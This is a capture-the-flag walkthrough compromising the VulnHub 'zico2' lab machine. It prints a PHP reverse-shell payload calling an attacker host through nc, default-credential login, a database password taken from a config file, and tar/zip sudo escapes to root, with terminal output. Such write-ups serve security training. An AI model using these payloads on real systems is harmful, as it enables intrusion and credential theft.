
Summary:

1. Enumerated `tcp/22` SSH & `tcp/80`, a webserver running on:
    - `phpLiteAdmin v1.9.3`
        - http://192.168.56.110/dbadmin/test_db.php
        - Exploitable
    - `startbootstrap-creative`
        - http://192.168.56.110
        - Not Exploitable
2. Exploited the webserver via
    - `phpLiteAdmin v1.9.3`, where RCE can be done by creating a database with a `.php` extension & inserting a reverse shell code into its field. &
    - Default Credentials `admin:admin`
3. Lateral Privilege Escalation is done by finding credentials in files `configuration.php`
4. Root was obtained via sudo misconfiguration of command `tar/zip`

Port 80


1. Feroxbuster enumerated an interesting directory
    - http://192.168.56.110/dbadmin/test_db.php




- Found a login page running on phpLiteAdmin
- Version v1.9.3
- Found an exploit for that version

```
┌──(root💀kali)-[~/vulnHub/zico2/192.168.56.110/loot]
└─# searchsploit phpLiteAdmin
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
phpLiteAdmin - 'table' SQL Injection
phpLiteAdmin 1.1 - Multiple Vulnerabilities
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities
------------------------------------------------------------
```

2. Login with default credentials
    - admin:admin
3. Follow the instructions of the exploit
    a. We create a db named "hack.php".




    b. Now create a new table in this database name it RCE




    c. Add a column called RCE with default value of our reverse shell payload

```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 192.168.56.103 4444
>/tmp/f");?>
```




d. Rename our database for it to show up in our `/dbadmin` directory



e. Execute our reverse shell by visiting `/dbadmin/shell5.php`

f. Shell obtained



Privilege Escalation to zico via Creds found in files

1. Ran linPEAS

- Found zico creds in wordpress dir, configuration.php

```
Searching passwords in config PHP files
                        'password' => $password,
                        ->set($db->quoteName('password') . ' = ' . $db->quote($cryptpass))
                                'password' => $options->db_pass,
                $this->password = (empty($this->options['db_pass'])) ? '' : $this->options['db_pass'];
                $this->password = null;
                'password' => $this->password,
        $pwd = trim( wp_unslash( $_POST[ 'pwd' ] ) );
        define('DB_PASSWORD', $pwd);
        define('DB_USER', $uname);
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
define('DB_USER', 'zico');
```

- zico:sWfCsfJSPV9H3AmQzw8

2. Change user to zico

```
www-data@zico:/tmp$ su zico
Password:
zico@zico:/tmp$
```

Privilege Escalation to Root via Sudo Misconfiguration

1. Check for sudo access

```
User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
zico@zico:/tmp$
```

- tar & zip can be exploited
- refer to GTFOBins

2. Exploit via TAR

```
sudo /bin/tar -cf /dev/null /dev/null --checkpoint=1 --
checkpoint-action=exec=/bin/sh
```

```
t-action=exec=/bin/sh/bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoin
/bin/tar: Removing leading `/' from member names
# whoami
root
#
```

3. Exploit via ZIP

```
TF=$(mktemp -u)
sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
```

```
sudo rm $TF
```

```
zico@zico:/tmp$ TF=$(mktemp -u)
zico@zico:/tmp$ sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 35%)
#
rm: missing operand
Try `rm --help' for more information.
# whoami
root
```

4. Root flag

```
# cd /root
# ls
flag.txt
# cat flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
```